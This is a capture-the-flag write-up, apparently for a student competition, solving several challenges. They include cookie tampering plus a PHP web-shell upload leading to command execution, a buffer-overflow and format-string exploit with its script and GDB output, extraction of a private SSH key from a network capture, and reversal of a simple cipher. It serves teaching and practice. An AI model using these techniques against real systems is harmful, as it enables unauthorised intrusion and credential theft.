
Dzień dobry Panie Dziekanie!

Oto pańska flaga: EE_CTF{Jv5T_4_5M4Ll_1nJ3Ct10n_B3e2AF12_F34As5}


Flag: $EE\_CTF\{Jv5T\_4\_5M4Ll\_1nJ3Ct10n\_B3e2AF12\_F34As5\}$

5 Interesting Blog

After visiting the site:



Neither the file names nor the page source reveal anything. Let's look at the login page:




The same applies—nothing interesting here. Let's return to the homepage and search deeper.

In the footer, there is information about cookies. Let's check what cookies the browser stores:

PHPSESSID	0bshm23l8mtuepqsm691itv928	cont...	/	Sess...	35		
loggedin	0	cont...	/	Sess...	9		

Heh. Apparently, the professor didn't have the time or willingness to implement proper authorization with PHP sessions and uses cookies to store login information. Change the value of *loggedin* to 1 and refresh the page.




Now we can upload files! The site only allows image uploads, but we can change this by removing one attribute in the HTML:

```
<input type="file" name="file" id="file" accept="image/*">
<input type="file" name="file" id="file">
```

If the server doesn't validate files, we can upload any file and execute it. Since the page uses PHP, let's upload a .php file that allows command execution on the server. Code available on GitHub:

`https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985`



We managed to upload the file. Add its address to the URL:

```
/images/test.php
```

We got it! Now let's mess around in the system and see if we can find anything interesting.

Using the command *ls ..*:

```
images
index.php
login.php
logout.php
s3krEtyT4b0r3TY
style.css
upload.php
```

Now using *cat ../s3krEtyT4b0r3TY*:

```
EE_CTF{t0_T3n_C4Ly_4rB1TrAry_C0d3_3xeCVt10n}
```

Flag: $EE\_CTF\{t0\_T3n\_C4Ly\_4rB1TrAry\_C0d3\_3xeCVt10n\}$

6 JiMP Labs

The program code contains two visible vulnerabilities – buffer overflow in the *zapisz()* function and printing user input using the *printf()* function in the *debug()* function.

The buffer overflow can be exploited to access the *debug()* function.

Then, by leveraging the vulnerability in the *printf()* function, it is possible to print the API key loaded into memory.

After connecting to the machine via SSH:

```
[student@32856dea0019 ~]$ ls -l
total 16
-rwsr-xr-x 1 profesor profesor 14980 Jul 22 13:26 zapisywacz
```

Using GDB and Python, we can create a script that allows us to exploit the buffer overflow.

A script to find the padding for the buffer overflow:

```
[student@32856dea0019 ~]$ python -c "print(''.join([chr(i)*4 for i in range(65,
91)]))"
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
UUUUVVVVWWWWXXXXYYYYZZZZ
```

```
(gdb) run < <(python -c "print(''.join([chr(i)*4 for i in range(65, 91)]))")
Starting program: /home/student/zapisywacz < <(python -c "print(''.join([chr(i)*
4 for i in range(65, 91)]))")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

0x55555555, which is equivalent to *UUUU*. So, our padding has the size:

```
[student@32856dea0019 ~]$ python -c "print(len(''.join([chr(i)*4 for i in range(
65, 85)])))"
80
```

(There are also less complicated ways to determine the padding).

```
(gdb) info fun
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  __libc_start_main@plt
0x08049040  printf@plt
0x08049050  fflush@plt
0x08049060  fgets@plt
0x08049070  fclose@plt
0x08049080  malloc@plt
0x08049090  puts@plt
0x080490a0  fprintf@plt
0x080490b0  fopen@plt
0x080490c0  __isoc99_scanf@plt
0x080490d0  _start
0x08049110  _dl_relocate_static_pie
0x08049120  __x86.get_pc_thunk.bx
0x080491e6  debug
0x0804931f  zapisz
0x080493b7  main
0x080493e3  __x86.get_pc_thunk.ax
0x080493e8  _fini
```

The address of the *debug()* function is *0x080491e6*.

Let's test if we can jump to it. To print the raw bytes, we will use the *sys.stdout.buffer.write()* function, providing an 80-byte padding and the address of the *debug()* function written in little-endian format (since it's a 32-bit binary):

```
(gdb) break debug
Breakpoint 1 at 0x80491ea
(gdb) run < <(python -c "import sys; sys.stdout.buffer.write(b'A'*80 + b'\xe6\x91\x04\x08')")
Starting program: /home/student/zapisywacz < <(python -c "import sys; sys.stdout.buffer.write(b'A
'*80 + b'\xe6\x91\x04\x08')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x080491ea in debug ()
```

It worked! Now, by exploiting the vulnerability in *printf()*, we can print the contents of the stack.

```
(gdb) n
Single stepping until exit from function debug,
which has no line number information.
Podaj swój numer albumu: Proszę natychmiast skontaktować się z administratorem! Napotkano krytycz
ny błąd!
0x00000000 in ?? ()
```


From the error message, it seems we likely don't have access to the files */home/profesor/flag* or */home/profesor/log*. GDB won't help us further since the process doesn't have the SUID bit set.

So, let's write a simple script that prints the stack contents and run the program with it using SUID.

```
import sys

padding = b'A'*80
address = b'\xe6\x91\x04\x08'
format_string = b'%.8x-'*100

sys.stdout.buffer.write(padding + address + b'\n' + format_string)

#\n w celu zakonczenia czytania linii z fgets
~
~
```

```
[student@32856dea0019 ~]$ python exploit.py | ./zapisywacz
Podaj swój numer albumu: Zapisano!
Napotkano krytyczny błąd!
Napisz wiadomość opisującą sytuację do administratora. UWAŻAJ BY NIE UŻYWAĆ ZNAKU '%', GDYŻ POWODUJE ON BŁĘDY: Z
apisano wiadomość: 09adc710-09adc710-080491f2-ff8a221b-435f4545-307b4654-46523376-5f57304c-5f446e34-6d523066-355
f5434-4e317254-0a0d7d67-41414100-41414141-41414141-41414141-41414141-41414141-41414141-09adc710-09adc850-09adc71
0-41414141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-08
0490fd-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5a1d-badffc0d-00000000-00000000-00000000-f7f21b
60-00000000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0-S
egmentation fault
```

It worked! Now, with the help of any tool that converts ASCII codes to characters, we can extract the flag. However, due to the way the data is stored, this might be tedious:



Writing a custom script might be easier:

```
import textwrap

s = input("podaj input: ").strip()

array = s.split('-')

output = ""

for a in array:
    reversed_split_string = textwrap.wrap(a, 2)[::-1]
    for i in reversed_split_string:
        output = output + chr(int(i, 16))

print("output: " + output)
```


```
[student@32856dea0019 ~]$ python skrypt.py
podaj input: 09adc710-09adc710-080491f2-ff8a221b-435f4545-307b4654-46523376-5f57304c-5f446e34-6d523066-355f5434-
4e317254-0a0d7d67-41414100-41414141-41414141-41414141-41414141-41414141-41414141-09adc710-09adc850-09adc710-4141
4141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-080490fd
-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5a1d-badffc0d-00000000-00000000-00000000-f7f21b60-000
00000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0
output: Ç-      Ç-      òΞÿEE_CTF{0v3RFL0W_4nD_f0Rm4T_5Tr1Ng}
AAAAAAAAAAAAAAAAAAAAAAAAAAAAÇ-   PÈ-     Ç-      AAAAAAAAAAAAw
üß°`Ξ÷_Ξ÷ Oÿ,Oí÷ý!Oÿ,Oí÷!Oÿ`Ξ÷ZO4
Í÷,Oí÷=
      Í÷Oêî÷ø ò÷àúï÷
```

And now we have a flag:

Flag: $EE\_CTF\{0v3RFL0W\_4nD\_f0Rm4T\_5Tr1Ng\}$

7 Network Dump


After downloading the network dump, we can open it in Wireshark:



There's a lot of data here. However, we are only interested in HTTP requests. For this reason, let's add the filter:

```
tcp.port == 80 || udp.port == 80
```


We're also interested in transferred files, so let's sort the packets by their size:




Let's see what the largest packet sent via the HTTP protocol contains:

A private RSA key. Let's copy it, format it, and see what we can do with it next.

After logging in via SSH to the machine provided on the site (login: student, password-based login), we can check if there are any other accounts:



Let's try logging in to the *admin* account using the key:



Flag: $EE\_CTF\{TRZ3BA\_BYLO\_N13\_ISC\_NA\_STUDIA\_TYLKO\_DO\_UCZCIW3J\_PRACY\}$

8 Encoded message

A mistake slipped into the task, and it could be solved with the command:

```
ratattwg@DESKTOP-IBVQGFE:~$ cat encodedMessage | ./encoder
Podaj ciąg znaków do kodowania: 46/506ZFFIj5Rd>9dX.Nhd/pOT+GjWZ9Ii.OvKOHZJ@
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGFE:~$ cat outputMessage
EE_CTF{J3dN4_RoB0OTk4_mI3Si4C_W0oDKA_150419}ratattwg@DESKTOP-IBVQGFE:~$
```

Congratulations to everyone who noticed it for their attentiveness.

The intended solution:

After running the program, you can notice that the encoded message always has the same size as the message before encoding (and it replaces '\n' with 0):

```
ratattwg@DESKTOP-IBVQGFE:~$ echo "AAAABBBBCCCCDDDD" > test
ratattwg@DESKTOP-IBVQGFE:~$ cat test | ./encoder
Podaj ciąg znaków do kodowania: AAAABBBBCCCCDDDD
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGFE:~$ ls -l
total 28
-rw-r--r-- 1 ratattwg ratattwg    45 Aug  8 14:40 encodedMessage
-rwxr-xr-x 1 ratattwg ratattwg 14892 Aug  8 14:40 encoder
-rw-r--r-- 1 ratattwg ratattwg    17 Aug  8 15:08 outputMessage
-rw-r--r-- 1 ratattwg ratattwg    17 Aug  8 15:08 test
ratattwg@DESKTOP-IBVQGFE:~$ hexdump outputMessage
0000000 2860 2860 275f 275f 265e 265e 255d 255d
0000010 0000
0000011
ratattwg@DESKTOP-IBVQGFE:~$ hexdump test
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 000a
0000011
```

Additionally, at first glance, you can see that the program uses some kind of substitution cipher. Let's take a look at what Ghidra tells us and rename the obvious variables:

```
local_18 = fopen("outputMessage","wb");
if (local_18 == (FILE *)0x0) {
  fwrite(&DAT_0804a04c,1,48,_stderr);
  uVar1 = 1;
}
```

```
outFile = fopen("outputMessage","wb");
if (outFile == (FILE *)0x0) {
  fwrite(&errorMessage,1,48,_stderr);
  isNull = 1;
}
```

```
for (local_14 = 0; local_14 < 514; local_14 = local_14 + 1) {
  local_21e[local_14] = '\0';
}
printf(&DAT_0804a080);
fgets(local_21e,0x202,_stdin);
sVar1 = strcspn(local_21e,"\r\n");
local_21e[sVar1] = '\0';
puts(local_21e);
```

```
for (i = 0; i < 514; i = i + 1) {
  buffer[i] = '\0';
}
printf(&DAT_0804a080);
fgets(buffer,514,_stdin);
linefeedIndex = strcspn(buffer,"\r\n");
buffer[linefeedIndex] = '\0';
puts(buffer);
```

```
  local_1c = (void *)encode(buffer);
  if (local_1c == (void *)0x0) {
    isNull = 1;
  }
  else {
    linefeedIndex = strlen(buffer);
    fwrite(local_1c,linefeedIndex + 1,1,outFile);
    puts(&DAT_0804a0a8);
    isNull = 0;
  }
}
return isNull;
```

```
  encodedString = (void *)encode(buffer);
  if (encodedString == (void *)0x0) {
    isNull = 1;
  }
  else {
    linefeedIndex = strlen(buffer);
    fwrite(encodedString,linefeedIndex + 1,1,outFile);
    puts(&outputMessage);
    isNull = 0;
  }
}
return isNull;
```

In the *encode()* function, the same should be done. After renaming the variables, several things become apparent:

```
output = (char *)malloc(slen + 1);
for (i = 0; i < slen; i = i + 1) {
  output[i] = input[(slen - i) + -1];
}
output[slen] = '\0';
```

At the beginning, memory is allocated for the output. Then, from the loop, it becomes clear that the original string is reversed and placed in the output. Finally, a terminating character is added at the end.

```
slen = strlen(input);
var = (short)(((slen % 0xc) * 0x2a2) / 0x11d) + 0x113U & 0x1f;
if ((counter & 1) == 0) {
  temp = (byte)output[counter] + var;
}
else {
  temp = (byte)output[counter] - var;
}
if ((temp < 0) || (0xff < temp)) break;
output[counter] = (char)temp;
```

From the length of the character string, the "var" value is calculated, and then, depending on the parity of the index, it is added to or subtracted from the current character in the loop.

Next, if the character falls within the range <0; 255>, it is placed in the position of the original character. Otherwise, the program terminates and returns NULL.

Thus, knowing the length of the original message, we can decrypt it. As we know, the original message has the same length as the encrypted one, so 44 bytes (45 - 1, as the last byte is '\n', which is replaced with 0).

A script to reverse the encryption:

```
fn = input().strip()
f = open(fn, "rb")
s = f.read()
l = len(s) - 1

var = (((l % 0xC) * 0x2a2) // 0x11d) + 0x113 & 0x1f

o = ''

for i, c in enumerate(s):
    if c == 0:
        break
    if i%2 == 0:
        temp = chr(c - var)
    else:
        temp = chr(c + var)

    o = temp + o

print(o)
```


After providing the file with the message:

```
ratattwg@DESKTOP-IBVQGFE:~$ python3 script.py
encodedMessage
EE_CTF{J3dN4_RoB0OTk4_mI3Si4C_W0oDKA_150419}
```

Flag: $EE\_CTF\{J3dN4\_RoB0OTk4\_mI3Si4C\_W0oDKA\_150419\}$

9 CTF Competition

